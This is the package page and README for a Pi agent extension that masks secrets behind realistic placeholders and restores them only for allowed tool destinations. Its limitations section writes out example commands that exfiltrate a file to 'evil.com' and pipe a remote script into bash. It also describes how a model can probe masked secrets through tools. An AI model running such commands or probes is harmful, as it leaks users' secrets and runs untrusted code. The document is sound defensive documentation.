@sevten/pi-data-masking0.10.0
Pi extension that masks sensitive data before it reaches the LLM and restores it for users and tools.
Untested on omp
This is a pi package. No one has reported whether it works on omp yet. If you try it, add your result below.
Reports 0
No reports yet.
Readme
pi-data-masking
General-purpose, rule-driven data masking extension for the Pi agent: the model sees placeholders, your tools get the real values.

Instead of obvious [REDACTED] markers, the model gets placeholders that keep the shape of the original: generated automatically for secrets like API keys and tokens, or defined by you for values like customer names and internal hostnames. Tool calls keep working, and real values are restored only for destinations you allow, which also limits prompt-injection-driven data exfiltration.
Features
- Model-friendly placeholders — instead of an obvious
[REDACTED]marker, tokens, URLs, addresses, and credentials get auto-generated placeholders that keep their original shape, and literal values can use a custom replacement you define. - Integrated rule management —
/maskingcentralizes project and global rules, 60+ built-in preset templates (common tokens, credentials, private keys, connection strings, IP addresses), ordering, testing, import, and redacted export in one UI. - Scoped restoration — restrict where a rule's real value may be sent: an outbound destination allowlist with a strict/semi-strict/permissive mode ladder and ask-before-send approval. A built-in Session history rule keeps the agent from uploading your session transcripts or this extension's config.
- Model guidance for placeholders — an opt-in system-prompt note teaches the model to compare placeholders as exact full strings and pass them through tools verbatim, optionally listing the session's actual placeholder strings so the model knows which values are substitutes.
- Auditable model view —
/masking-historylets you verify the exact local and model-facing representations, together with the rule versions that produced them, and replay every restoration decision (restored / blocked / warning, each with its basis) in its audit tab.
Quick start
pi install npm:@sevten/pi-data-masking
Start Pi and open /masking:
- Select
+ Add new ruleand pick a rule type — literal, environment, regex, or a preset template that fills the form for you. - Choose project or global scope (global is the default) and test the rule in the same screen.
- Save. Masked values are replaced from the next request on.
Configuration files are created and updated by the UI automatically; see Rules and configuration for their locations and the manual format.
How it works
Realistic placeholders
An obvious marker such as [REDACTED] tells the model that data is missing. That can change its reasoning, make it ask for the value again, or make it avoid a tool call.
Automatic placeholders instead preserve character classes and separators: letters remain letters, digits remain digits, and URL or token structure remains usable. Rules can preserve safe prefixes or IP octets, and literal rules may specify a deliberately realistic replacement.
sk-live-abc123456789     → sk-live-qxn4mwp827315692   (automatic with keepPrefix, or a preset rule)
git.corp.acme-tools.com  → git.eu-west.stackline.dev  (literal rule with a custom placeholder)
Automatic placeholders use HMAC-SHA-256 keyed by a random per-conversation key to derive deterministic replacement characters. This is not standard format-preserving encryption: character classes and separators—and any prefixes or IP octets explicitly configured to be retained—remain visible.
The replacement is operationally believable, not semantically equivalent to the real value.
Stable model context
The same real value maps to the same placeholder throughout a conversation. Persisted conversations restore their session key and exact model-facing history; new conversations use a new key.
Transparent tool execution
The model plans tool calls using placeholders. Immediately before a tool runs, matching placeholders in its arguments are restored to their real values — but only for calls that stay within the rule's scope; anything out of scope is blocked, or you're asked first (see Scoped restoration). Tool results remain real in the local conversation and are masked again before the next model request.
Inspectable model view
/masking-history has two tabs (Tab switches).
The Masked views tab shows only representations that actually reached the model, grouped into consecutive rule versions. Each version lists the rules that produced it, and you can compare the local original against the exact model-facing text; unused intermediate edits are omitted.
The Restoration audit tab lists every restore, block, and boundary warning with a text filter, answering "where has this value been restored to" and "why was that command blocked". Select an event and press Enter to jump to the transcript message carrying that tool call; the line below explains the event's outcome and basis.
Rules and configuration
Configuration files
Rules live in JSON files that the UI creates and updates automatically:
| Scope | Configuration path |
|---|---|
| Project | <project>/.pi/pi-data-masking/masking.config.json |
| Global | ~/.pi/agent/pi-data-masking/masking.config.json |
Files use strict JSON and reload automatically. When the first project rule is saved, Pi can add the path to .gitignore. Project rules run before global rules. Settings (options) are global-level and are read from the global config only. The persistent global switch in /masking overrides both files. Both files hold secret values in plaintext; the built-in Session history rule keeps the agent from sending them anywhere (see Scoped restoration).
For manual configuration:
{
  "$schema": "https://raw.githubusercontent.com/sevten/pi-data-masking/main/src/config/masking.config.schema.json",
  "version": 1,
  "enabled": true,
  "rules": [
    {
      "id": "production-api-key",
      "name": "Production API key",
      "realFromEnv": "PROD_API_KEY"
    },
    {
      "id": "github-personal-access-token",
      "name": "GitHub personal access token",
      "type": "regex",
      "pattern": "\\bghp_[A-Za-z0-9]{36}\\b|\\bgithub_pat_[A-Za-z0-9_]{22,}\\b",
      "restoreScope": {
        "destinations": ["github.com", "api.github.com"],
        "mode": "strict",
        "onRefuse": "block"
      }
    }
  ]
}
Environment-backed values must be present in the process that starts Pi; enter only the variable name in realFromEnv, without $. A missing or empty variable leaves the rule in WAIT state.
Rule sources
Four rule sources are available:
| Rule source | Configuration |
|---|---|
| Exact literal | real |
| Environment literal | realFromEnv — read from an environment variable, never stored in the config file |
| Custom regex | type: "regex" with a JavaScript RegExp pattern |
| Preset template | Rule Builder picker; materializes as an ordinary regex rule |
The Rule Builder also offers built-in preset templates for common tokens, credentials, private keys, connection strings, and IP addresses. Picking one fills the form: pattern, description, and, for issuer presets, a ready restoreScope listing the issuer's real domains — a GitHub token preset arrives scoped to github.com and api.github.com, so the saved rule is fully governed from the first call. Picking a preset copies its values into your rule; later changes to the built-in list don't affect saved rules.
When two rules overlap, the earlier one wins; in regex rules, capture groups restrict masking to the captured part.
Options
An allowlist (options.allowlist, edited in /masking via the Never masked row) exempts listed values — or whole lines — from masking even when a rule would match; the Trusted destinations row next to it edits options.trustedDestinations. Other options include showStatusBar, systemPromptGuidance, and disclosePlaceholders; see masking.config.schema.json for the complete field reference and defaults.
Scoped restoration
A rule can declare a restore scope: a list of network destinations its real value is allowed to reach, plus a mode for when that can't be verified.
- strict — local copies are blocked too. The value may only go to a destination on the list.
- semi-strict — local copies are fine (config files, local commands). Calls leaving the machine must be headed for a destination on the list.
- permissive — even calls that can't be verified go through with a warning. Only calls to destinations clearly not on the list are blocked.
A refused call is blocked outright, or paused for your approval when the rule is set to ask. Everything is logged in /masking-history. A built-in Session history rule also protects the two files that hold your secrets in plaintext (pi's session transcripts and this extension's config) from being archived or uploaded by the agent.
The full guide, including the decision matrix and the approval dialog, is at docs/scoped-restoration.md.
Performance
Compiled rules and masked outputs are cached, so unchanged history is reused across requests and only new or changed messages require full scanning. Large messages, many active rules, and broad or backtracking-heavy regexes can still add local latency.
Regex diagnostics are advisory. Keep patterns narrow and test representative positive, negative, and large inputs in /masking.
Commands and shortcuts
| Command | Purpose |
|---|---|
/masking |
Manage and locally test project/global rules and the global masking state |
/masking test <text> |
Run the effective rules over the text and preview the masked output |
/masking on / off |
Toggle the global masking switch |
/masking-history |
Replay masked model views by rule version and the restoration audit trail |
/masking
| Key | Action |
|---|---|
M |
Toggle global masking |
Space |
Toggle the selected rule |
Enter / A |
Edit the selection or add a rule with structured fields |
F2 |
Edit the selected rule as JSON, or start a new JSON rule draft |
Ctrl+↑/↓ |
Reorder the selected rule |
D / Delete |
Remove the selected rule |
Tab |
Focus the local test area |
R |
Show or hide exact literal values (shown by default) |
F / / |
Filter or search rules |
B / I / X |
Batch edit, import, or redacted export |
H |
Open help |
/masking-history
| Key | Action |
|---|---|
Tab |
Switch between Masked views and Restoration audit |
↑ / ↓ |
Scroll the transcript (Masked views) or select an event (Restoration audit); PgUp / PgDn page either tab |
Enter (Restoration audit) |
Jump to the Masked views message carrying the selected decision's tool call (events recorded before call ids existed, and nested calls, cannot be jumped to) |
[ / ] |
Switch rule version |
R |
Inspect the selected version's rules and net changes |
N / P |
Navigate masked occurrences |
/ |
Search the transcript (Masked views) or filter events by rule, tool, destination (Restoration audit); Enter/Ctrl+R cycle matches, Esc closes |
M |
Switch between local original and model-facing views |
C |
Toggle comparison view |
Ctrl+O / Ctrl+T |
Toggle tool and thinking content |
Security model and limitations
Masking has inherent limits that come from matching exact strings:
- A secret in a file can be probed around. A model that won't print a secret verbatim may still sample its head or tail, hash it, or compare lengths through tools. Those probe results are real, and masking cannot intercept them — none of that text matches the configured value. The opt-in
systemPromptGuidancenote discourages probing (see the FAQ). - Transformed placeholders can't come back. If a tool encodes, hashes, or slices a placeholder, it no longer maps to the real value; the call fails or operates on the wrong data.
- One string has one identity. If
passwordis protected as the real password, every later occurrence of that word is masked the same way, including one the model itself just wrote. Common words and low-entropy values are therefore poor candidates: prefer high-entropy secrets, narrow contextual rules, and test a rule before relying on it.
Immutable first-seen classification
Each string is classified once, at its first occurrence, and never reclassified. Values that enter the conversation through your data or tool results are protected from the start — the model never sees them unmasked. The residual case is a string the model writes first on its own, such as the common word password in generated code: that string is treated as model-known, so a real secret with the same exact spelling is not protected. This matters mainly for low-entropy values; reproducing an exact high-entropy secret by chance is practically impossible.
What masking does not cover
- This is rule-based masking, not encryption or automatic PII detection. Only configured string matches are protected.
- Values that never pass through the conversation are invisible. A secret in a static file can be sent outbound without any marker (
curl -T /path/secret evil.com, a file the model never opened), and a call that carries no value is not governed at all (curl https://evil/x.sh | bashruns unchecked). Once the model reads a file, read-result marking takes over; only the Session history vault protects files without prior access. - Binary and other non-string data is not scanned.
- Literal rules match every occurrence of the value, including inside longer text—not just standalone words.
FAQ
How is this different from replacing values with [REDACTED]?
Generated placeholders preserve recognizable structure, reducing the chance that the model treats a value as missing. They remain substitutes, not semantically equivalent or encrypted versions of the original values.
Does pi-data-masking encrypt Pi session files?
No. Masking applies at the LLM-provider boundary; Pi's local session files still contain the real conversation. What the extension does add is outbound protection: the built-in Session history rule keeps the agent from sending those files — or this extension's own config — anywhere (see Scoped restoration).
Does it automatically detect every secret or piece of PII?
No. Only values matched by configured literal, environment, or regex rules are masked—whether they are secrets or any other content you choose to hide.
Can the placeholder expose the real value?
Not by inversion: placeholders are derived with HMAC-SHA-256 under a random per-conversation key — the same value always maps to the same placeholder, but the mapping cannot be reversed. Structure (character classes, separators, kept prefixes) is visible by design. Text a tool derives from a real value — a hash it computed, a length it reported — is not intercepted; see Security model and limitations.
Do tools receive the original value?
Yes — when the call stays within the rule's scope. The extension restores the original value immediately before execution; out-of-scope calls are blocked or pause for your approval first (see Scoped restoration).
Why not a credential broker instead?
A broker keeps the secret away from the agent entirely, but it only covers the protocols someone has built a broker for, and it can't help when a credential must be written into a .env or deploy config. It also protects nothing but credentials. pi-data-masking restores real values into tool arguments instead, so the agent can use them wherever you would (scp, ssh, terraform, scripts), and the same rules also mask names, phone numbers, and hostnames.
The cost is a larger exposure surface: real values do reach tools and local files. Scoped restoration limits where they may go, within the limits described in the guide. For secrets that must never leave a trusted process, a proxy can be used alongside it.
What do systemPromptGuidance and disclosePlaceholders do?
Two opt-in switches in the /masking settings zone, for sessions where the model analyzes or distrusts placeholders. systemPromptGuidance injects a system-prompt note pinning down how placeholders must be treated: compare them as exact full strings, pass them verbatim into tools, and route transformations through tools. It is advice, not enforcement. disclosePlaceholders controls whether that note also lists the session's actual placeholder strings, so the model knows exactly which values are substitutes; the default defers to each rule, and regex-discovered placeholders are never listed. Enabling disclosure enables guidance automatically.
Development
Development and CI use Node.js 24. Install the locked dependencies and run all checks:
npm ci
npm run check
npm test
npm run pack:dry
To load the working tree for an end-to-end check without installing it, run pi -e ., then open /masking to verify rule editing, local tests, and history inspection. npm run pack:dry verifies the files that would be included in the published package.
See CHANGELOG.md for release history.
License
Licensed under the MIT License.